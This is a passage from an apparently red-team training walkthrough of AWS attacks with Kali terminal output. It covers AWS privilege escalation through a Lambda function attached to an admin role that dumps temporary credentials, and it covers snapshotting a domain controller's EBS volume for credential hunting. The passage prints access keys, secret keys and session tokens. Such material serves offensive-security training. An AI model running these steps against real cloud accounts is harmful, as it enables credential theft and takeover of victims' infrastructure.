CHMRTS   Documents  lambda_function.py  Pictures  Templates          Videos
Desktop  Downloads  Music               Public    thinclient_drives

┌──(kali㉿kali)-[~]
└─$ zip my-function.zip lambda_function.py
  adding: lambda_function.py (deflated 39%)

┌──(kali㉿kali)-[~]
└─$ ls
CHMRTS   Documents  lambda_function.py  my-function.zip  Public     thinclient_drives
Desktop  Downloads  Music               Pictures         Templates  Videos
```

Step 11 : Create a new lambda function with malicious code and attach high privilege role to it.

aws lambda create-function --function-name my-function --runtime python3.7

--zip-file fileb://my-function.zip --handler lambda_function.lambda_handler

--role arn:aws:iam::294170659659:role/Admin-role-for-lambda-func --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws lambda create-function --function-name my-function  --runtime python3.7  --zip-file fileb://my-function.zip  --h
andler lambda_function.lambda_handler  --role arn:aws:iam::294170659659:role/Admin-role-for-lambda-func  --region us-eas
t-2
{
    "FunctionName": "my-function",
    "FunctionArn": "arn:aws:lambda:us-east-2:294170659659:function:my-function",
    "Runtime": "python3.7",
    "Role": "arn:aws:iam::294170659659:role/Admin-role-for-lambda-func",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 378,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2021-10-09T05:59:55.047+0000",
    "CodeSha256": "6XvpPDhSrm+YvCWXdIjMP6tAUZx+umPd1qflbMyxNqo=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "e2d277ad-9abe-4a05-b515-cb44b78ef756",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
}
```

Step 12 : Now invoke the newly created lambda function with exploit code and retrieve temporary access token

aws lambda invoke --function-name "my-function" --log-type Tail output.txt --region us-east-2

kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ aws lambda invoke --function-name "my-function" --log-type Tail output.txt --region us-east-2
{
    "StatusCode": 200,
    "LogResult": "U1RBUlQgUmVxdWVzdElkOiAxOGIxMzg5NC01M2NiLTQ4ZTAtOTA3MC1jMzRhMWYyMTJiOGQgVmVyc2lvbjogJExBVEVTVApFTkQgUmVxdWVzdElkOiAxOGIxMzg5NC01M2NiLTQ4ZTAtOTA3MC1jMzRhMWYyMTJiOGQKUkVQT1JUIFJlcXVlc3RJZDogMThiMTM4OTQtNTNjYi00OGUwLTkwNzAtYzM0YTFmMjEyYjhkCUR1cmF0aW9uOiAyMy4yNSBtcwlCaWxsZWQgRHVyYXRpb246IDI0IG1zCU1lbW9yeSBTaXplOiAxMjggTUIJTWF4IE1lbW9yeSBVc2VkOiAzNyBNQglJbml0IER1cmF0aW9uOiAxMTAuNzIgbXMJCg==",
    "ExecutedVersion": "$LATEST"
}

┌──(kali㉿kali)-[~]
└─$ cat output.txt
{"statusCode": 200, "body": "\"AWS_XRAY_CONTEXT_MISSING=LOG_ERROR\\nPATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin\\nLANG=en_US.UTF-8\\n_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129\\nAWS_ACCESS_KEY_ID=ASIAUI7PQBNF2J52FBQP\\nLAMBDA_TASK_ROOT=/var/task\\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/my-function\\nAWS_LAMBDA_FUNCTION_MEMORY_SIZE=128\\nAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\\nLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\\n_AWS_XRAY_DAEMON_PORT=2000\\nAWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000\\nAWS_LAMBDA_LOG_STREAM_NAME=2021/10/09/[$LATEST]c8715d8fd5664419b11b193a7da7a150\\nLAMBDA_RUNTIME_DIR=/var/runtime\\nAWS_EXECUTION_ENV=AWS_Lambda_python3.7\\nAWS_LAMBDA_FUNCTION_NAME=my-function\\nAWS_LAMBDA_INITIALIZATION_TYPE=on-demand\\nAWS_SECRET_ACCESS_KEY=fr64KvWRJVjaumoSiKPDvI0R4o4cDeIf4Z+IWAWx\\nAWS_LAMBDA_FUNCTION_VERSION=$LATEST\\nTZ=:UTC\\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjED4aCXVzLWVhc3QtMiJHMEUCIQCLVy2yhUWqMUuPEpR0DTCx9BLsfB31bf//xxGjAOZvKwIgOOy8OVCU0d69oGs/ek7EnjMIQDfebTnCRp9vs5KiJHwqmQIIt////////ARAAGgwyOTQxNzA2NTk2NTkiDE/IipkaENfAqlpg2CrtAZrTefI8ifzkvFMNLQpFmZlyKw/oOyT2Z8NzpLMSrtNXT/ddsiot1A927lPhIROl9uNGOJKiUg4lL8f6l3IiEnE2jkn1iOB1fXRi4lmncJnNNCV3W+XBgQehM3Qi6Dbr79LxLO3RSLfh+WOwVkKk5D/kcuVlisY5uE5n/houi2m5NAfzJxkoLLFniZDSDolYGx5me+iRXSJRdpVKeNYnjWBBev3vREhss1W5NuGo+pgf1Ge8kXTgpvooDJYYePVVVz/cq9C4AwDdRS+QFqvA3ck+Ivpd46aFXOCFhRJDZziNST2D0CwMXf9BcNvMBDCZ4ISLBjqaAdepCCqKDkgZY3173Dadi3bv8mKoSurB4uG8gcYS/EXaSft/+jJvNkKBdtUfvxOPdeqPYVKwrgh2tzjEgtPu8p14dZULuVQmU8UaGOkVuXi05ZLRzkseu+3aWAclVkPcfWAm6/0l2LAjnfZS6j00MDMZXfAI3OOD8haV98TOfp6I17Ho/Q4dG8mImyJc3YL8vvRcZsYE/wlkqVE=\\n_HANDLER=lambda_function.lambda_handler\\nAWS_REGION=us-east-2\\nAWS_DEFAULT_REGION=us-east-2\\n_X_AMZN_TRACE_ID=Root=1-61613019-14f313af0036a1047a6a6be3;Parent=4137e34722d41a95;Sampled=0\\n\""}
```

Step 13 : Configure aws cli with retrieved temporary access token.

export AWS_ACCESS_KEY_ID=

export AWS_SECRET_ACCESS_KEY=

export AWS_SESSION_TOKEN=

```
┌──(kali㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=ASIAUI7PQBNF2J52FBQP

┌──(kali㉿kali)-[~]
└─$ export AWS_SECRET_ACCESS_KEY=fr64KvWRJVjaumoSiKPDvI0R4o4cDeIf4Z+IWAWx

┌──(kali㉿kali)-[~]
└─$ export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjED4aCXVzLWVhc3QtMiJHMEUCIQCLVy2yhUWqMUuPEpR0DTCx9BLsfB31bf//xxGjAOZvKwIgOOy8OVCU0d69oGs/ek7EnjMIQDfebTnCRp9vs5K
iJHwqmQIIt//////////ARAAGgwyOTQxNzA2NTk2NTkiDE/IipkaENfAqlpg2CrtAZrTefI8ifzkvFMNLQpFmZlyKw/oOyT2Z8NzpLMSrtNXT/ddsiot1A927lPhIROl9uNGOJKiUg4lL8f6l3IiEnE2jkn
1iOB1fXRi4lmncJnNNCV3W+XBgQehM3Qi6Dbr79LxLO3RSLfh+WOwVkKk5D/kcuVlisY5uE5n/houi2m5NAfzJxkoLLFniZDSDolYGx5me+iRXSJRdpVKeNYnjWBBev3vREhss1W5NuGo+pgf1Ge8kXTgpvo
oDJYYePVVVz/cq9C4AwDdRS+QFqvA3ck+Ivpd46aFXOCFhRJDZziNST2D0CwMXf9BcNvMBDCZ4ISLBjqaAdepCCqKDkgZY3173Dadi3bv8mKoSurB4uG8gcYS/EXaSft/+jJvNkKBdtUfvxOPdeqPYVKwrgh
2tzjEgtPu8p14dZULuVQmU8UaGOkVuXi05ZLRzkseu+3aWAclVkPcfWAm6/0l2LAjnfZS6j00MDMZXfAI3OOD8haV98TOfp6I17Ho/Q4dG8mImyJc3YL8vvRcZsYE/wlkqVE=
```

Step 14 : Configure aws cli with retrieved temporary access token.

aws sts get-caller-identity

```
kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AROAUI7PQBNF5EEWKMXJY:my-function",
    "Account": "294170659659",
    "Arn": "arn:aws:sts::294170659659:assumed-role/Admin-role-for-lambda-func/my-function"
}
```


Step 15 : Get the information about specified role attached to the vulnerable lambda function

aws iam list-attached-role-policies --role-name Admin-role-for-lambda-func

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-role-policies --role-name Admin-role-for-lambda-func
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

EXERCISE : AWS - 4

Credential Hunting from Snapshots


AWS Account
EC2
EBS
Domain controller
Attached
Hard Disk
Volume
Creating Hard
Disk Snapshot
AWS Account
EC2
Domain Controller
Attached
Volume
Snapshot
Hard Disk
Snapshot
EBS
EBS
Attached EBS Snapshot to Another EC2 Instance
AWS Account
EC2
W10
Attached
DC Snapshot
Volume
EBS
1. IAM User Has EC2 Admin Privilege on AWS Account
2. Create a snapshot from Volume attached to EC2
3. Attach Snapshot to Attacker Machine
IAM User (Attacker)
4. Exfiltrate Sensitive Data from DC Snapshot

Step 1 : Configure AWS cli with compromised user credential.

aws configure --profile ca

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile ca
AWS Access Key ID [None]: AKIAUI7PQBNF6ZODRUFP
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Step 2 : Get the information about configured user in aws cli.

aws sts get-caller-identity --profile ca

```
┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity --profile ca
{
    "UserId": "AIDAUI7PQBNF6DL2OUARX",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/ec2-admin"
}
```

Step 3 : Get the information about attached policy to the specified user.

aws iam list-attached-user-policies --user-name ec2-admin --profile ca

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name ec2-admin --profile ca
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonEC2FullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2FullAccess"
        }
    ]
}
```

Step 4 : Describe the information about all ec2 instances in a specified region .

aws ec2 describe-instances --profile ca --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-instances --profile ca --region us-east-2
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
```

```
        "Instances": [
            {
                "AmiLaunchIndex": 0,
                "ImageId": "ami-0428fc1ee1bde045a",
                "InstanceId": "i-00fa06304d588a32e",
                "InstanceType": "t2.micro",
                "KeyName": "CHMRTS-AWS-SSH-Key",
                "LaunchTime": "2021-10-10T07:05:57+00:00",
                "Monitoring": {
                    "State": "disabled"
                },
                "Placement": {
                    "AvailabilityZone": "us-east-2c",
                    "GroupName": "",
                    "Tenancy": "default"
                },
                "Platform": "windows",
                "PrivateDnsName": "ip-172-31-35-71.us-east-2.compute.internal",
                "PrivateIpAddress": "172.31.35.71",
                "ProductCodes": [],
                "PublicDnsName": "ec2-18-221-130-150.us-east-2.compute.amazonaws.com",
                "PublicIpAddress": "18.221.130.150",
                "State": {
                    "Code": 16,
                    "Name": "running"
                },
                "StateTransitionReason": "",
                "SubnetId": "subnet-99487fd5",
                "VpcId": "vpc-72bad419",
                "Architecture": "x86_64",
                "BlockDeviceMappings": [
                    {
                        "DeviceName": "/dev/sda1",
                        "Ebs": {
                            "AttachTime": "2021-10-10T07:05:58+00:00",
                            "DeleteOnTermination": true,
                            "Status": "attached",
                            "VolumeId": "vol-0d74d096582ec0161"
                        }
```

Step 5 : Describe the information about all the volumes available in a specified region .

aws ec2 describe-volumes --profile ca --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-volumes --profile ca --region us-east-2
{
    "Volumes": [
        {
            "Attachments": [
                {
                    "AttachTime": "2021-10-10T07:05:58+00:00",
                    "Device": "/dev/sda1",
                    "InstanceId": "i-00fa06304d588a32e",
                    "State": "attached",
                    "VolumeId": "vol-0d74d096582ec0161",
                    "DeleteOnTermination": true
                }
            ],
            "AvailabilityZone": "us-east-2c",
            "CreateTime": "2021-10-10T07:05:59.076000+00:00",
            "Encrypted": false,
            "Size": 30,
            "SnapshotId": "snap-0b31fa0de1288fd8b",
            "State": "in-use",
            "VolumeId": "vol-0d74d096582ec0161",
            "Iops": 100,
            "VolumeType": "gp2",
            "MultiAttachEnabled": false
        }
    ]
}
```

Step 6 : Create a snapshot from existing volume attached to ec2 instance.

aws ec2 create-snapshot --volume-id vol-0d74d096582ec0161 --description "RedTeam-Snap" --profile ca --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 create-snapshot --volume-id vol-0d74d096582ec0161 --description "RedTeam-Snap" --profile ca --region us-east-2
{
    "Description": "RedTeam-Snap",
    "Encrypted": false,
    "OwnerId": "294170659659",
    "Progress": "",
    "SnapshotId": "snap-0d6a4958f7d770f42",
    "StartTime": "2021-10-10T10:46:18.911000+00:00",
    "State": "pending",
    "VolumeId": "vol-0d74d096582ec0161",
    "VolumeSize": 30,
    "Tags": []
}
```

Step 7 : Describe the information about all the self created snapshots available in a specified region .

aws ec2 describe-snapshots --profile ca --region us-east-2 --owner-ids self

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-snapshots --profile ca --region us-east-2 --owner-ids self
{
    "Snapshots": [
        {
            "Description": "RedTeam-Snap",
            "Encrypted": false,
            "OwnerId": "294170659659",
            "Progress": "0%",
            "SnapshotId": "snap-0d6a4958f7d770f42",
            "StartTime": "2021-10-10T10:46:18.911000+00:00",
            "State": "pending",
            "VolumeId": "vol-0d74d096582ec0161",
            "VolumeSize": 30
        }
    ]
}
```

Step 8 : Start an new ec2 instance in the same region.

aws ec2 create-volume --snapshot-id snap-0d6a4958f7d770f42 --profile ca --availability-zone us-east-2b --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 run-instances --image-id ami-0428fc1ee1bde045a --count 1 --instance-type t2.micro --key-name CHMRTS-AWS-SSH-Key  --security-group-ids sg-0660b36
d164db1584 --subnet-id subnet-99487fd5  --profile ca --region  us-east-2
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-0428fc1ee1bde045a",
            "InstanceId": "i-0e941cf18c639f0a7",
            "InstanceType": "t2.micro",
            "KeyName": "CHMRTS-AWS-SSH-Key",
            "LaunchTime": "2021-10-10T11:05:19+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-2c",
                "GroupName": "",
                "Tenancy": "default"
            },
            "Platform": "windows",
            "PrivateDnsName": "ip-172-31-34-123.us-east-2.compute.internal",
            "PrivateIpAddress": "172.31.34.123",
            "ProductCodes": [],
            "PublicDnsName": "",
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "StateTransitionReason": "",
            "SubnetId": "subnet-99487fd5",
            "VpcId": "vpc-72bad419",
            "Architecture": "x86_64",
            "BlockDeviceMappings": [],
            "ClientToken": "f9d1b7a4-6e37-465a-88ef-5f7247a803d6",
            "EbsOptimized": false,
            "EnaSupport": true,
            "Hypervisor": "xen",
```

```
        "NetworkInterfaces": [
            {
                "Attachment": {
                    "AttachTime": "2021-10-10T11:05:19+00:00",
                    "AttachmentId": "eni-attach-06f03c5a2db5c468c",
                    "DeleteOnTermination": true,
                    "DeviceIndex": 0,
                    "Status": "attaching",
                    "NetworkCardIndex": 0
                },
                "Description": "",
                "Groups": [
                    {
                        "GroupName": "launch-wizard-2",
                        "GroupId": "sg-0660b36d164db1584"
                    }
                ],
                "Ipv6Addresses": [],
                "MacAddress": "0a:0f:4b:68:65:86",
                "NetworkInterfaceId": "eni-063e4b03406bb6768",
                "OwnerId": "294170659659",
                "PrivateDnsName": "ip-172-31-34-123.us-east-2.compute.internal",
                "PrivateIpAddress": "172.31.34.123",
                "PrivateIpAddresses": [
                    {
                        "Primary": true,
                        "PrivateDnsName": "ip-172-31-34-123.us-east-2.compute.internal",
                        "PrivateIpAddress": "172.31.34.123"
                    }
                ],
                "SourceDestCheck": true,
                "Status": "in-use",
                "SubnetId": "subnet-99487fd5",
                "VpcId": "vpc-72bad419",
                "InterfaceType": "interface"
            }
        ],
        "RootDeviceName": "/dev/sda1",
        "RootDeviceType": "ebs",
        "SecurityGroups": [
```

Step 9 : Describe the information about all the volumes available in a specified region .

aws ec2 describe-volumes --profile ca --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-volumes --profile ca --region us-east-2
{
    "Volumes": [
        {
            "Attachments": [
                {
                    "AttachTime": "2021-10-10T07:05:58+00:00",
                    "Device": "/dev/sda1",
                    "InstanceId": "i-00fa06304d588a32e",
                    "State": "attached",
                    "VolumeId": "vol-0d74d096582ec0161",
                    "DeleteOnTermination": true
                }
            ],
            "AvailabilityZone": "us-east-2c",
            "CreateTime": "2021-10-10T07:05:59.076000+00:00",
            "Encrypted": false,
            "Size": 30,
            "SnapshotId": "snap-0b31fa0de1288fd8b",
            "State": "in-use",
            "VolumeId": "vol-0d74d096582ec0161",
            "Iops": 100,
            "VolumeType": "gp2",
            "MultiAttachEnabled": false
        },
        {
            "Attachments": [
                {
                    "AttachTime": "2021-10-10T11:05:20+00:00",
                    "Device": "/dev/sda1",
                    "InstanceId": "i-0e941cf18c639f0a7",
                    "State": "attached",
                    "VolumeId": "vol-0349a3f2e90e9041d",
                    "DeleteOnTermination": true
                }
            ],
            "AvailabilityZone": "us-east-2c",
            "CreateTime": "2021-10-10T11:05:20.920000+00:00",
            "Encrypted": false,
```

```
            "MultiAttachEnabled": false
        },
        {
            "Attachments": [
                {
                    "AttachTime": "2021-10-10T11:05:20+00:00",
                    "Device": "/dev/sda1",
                    "InstanceId": "i-0e941cf18c639f0a7",
                    "State": "attached",
                    "VolumeId": "vol-0349a3f2e90e9041d",
                    "DeleteOnTermination": true
                }
            ],
            "AvailabilityZone": "us-east-2c",
            "CreateTime": "2021-10-10T11:05:20.920000+00:00",
            "Encrypted": false,
            "Size": 30,
            "SnapshotId": "snap-0b31fa0de1288fd8b",
            "State": "in-use",
            "VolumeId": "vol-0349a3f2e90e9041d",
            "Iops": 100,
            "VolumeType": "gp2",
            "MultiAttachEnabled": false
        },
        {
            "Attachments": [],
            "AvailabilityZone": "us-east-2b",
            "CreateTime": "2021-10-10T10:56:37.813000+00:00",
            "Encrypted": false,
            "Size": 30,
            "SnapshotId": "snap-0d6a4958f7d770f42",
            "State": "available",
            "VolumeId": "vol-0db11d6f2448d4450",
            "Iops": 100,
            "VolumeType": "gp2",
            "MultiAttachEnabled": false
        }
    ]
}
```

Step 10 : Attach newly created volume from snapshot to attacker ec2 instance .

aws ec2 attach-volume --volume-id vol-0db7bb389677012fc --instance-id i-0e941cf18c639f0a7 --device /dev/sdf --profile ca --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 attach-volume --volume-id vol-0db7bb389677012fc --instance-id i-0e941cf18c639f0a7 --device /dev/sdf --profile ca --region us-east-2
{
    "AttachTime": "2021-10-10T11:19:00.064000+00:00",
    "Device": "/dev/sdf",
    "InstanceId": "i-0e941cf18c639f0a7",
    "State": "attaching",
    "VolumeId": "vol-0db7bb389677012fc"
}
```


```
            "Tenancy": "default"
        },
        "Platform": "windows",
        "PrivateDnsName": "ip-172-31-34-123.us-east-2.compute.internal",
        "PrivateIpAddress": "172.31.34.123",
        "ProductCodes": [],
        "PublicDnsName": "ec2-3-138-187-40.us-east-2.compute.amazonaws.com",
        "PublicIpAddress": "3.138.187.40",
        "State": {
            "Code": 16,
            "Name": "running"
        },
        "StateTransitionReason": "",
        "SubnetId": "subnet-99487fd5",
        "VpcId": "vpc-72bad419",
        "Architecture": "x86_64",
        "BlockDeviceMappings": [
            {
                "DeviceName": "/dev/sda1",
                "Ebs": {
                    "AttachTime": "2021-10-10T11:05:20+00:00",
                    "DeleteOnTermination": true,
                    "Status": "attached",
                    "VolumeId": "vol-0349a3f2e90e9041d"
                }
            },
            {
                "DeviceName": "/dev/sdf",
                "Ebs": {
                    "AttachTime": "2021-10-10T11:18:59+00:00",
                    "DeleteOnTermination": false,
                    "Status": "attached",
                    "VolumeId": "vol-0db7bb389677012fc"
                }
            }
        ],
        "ClientToken": "f9d1b7a4-6e37-465a-88ef-5f7247a803d6",
        "EbsOptimized": false,
        "EnaSupport": true,
```

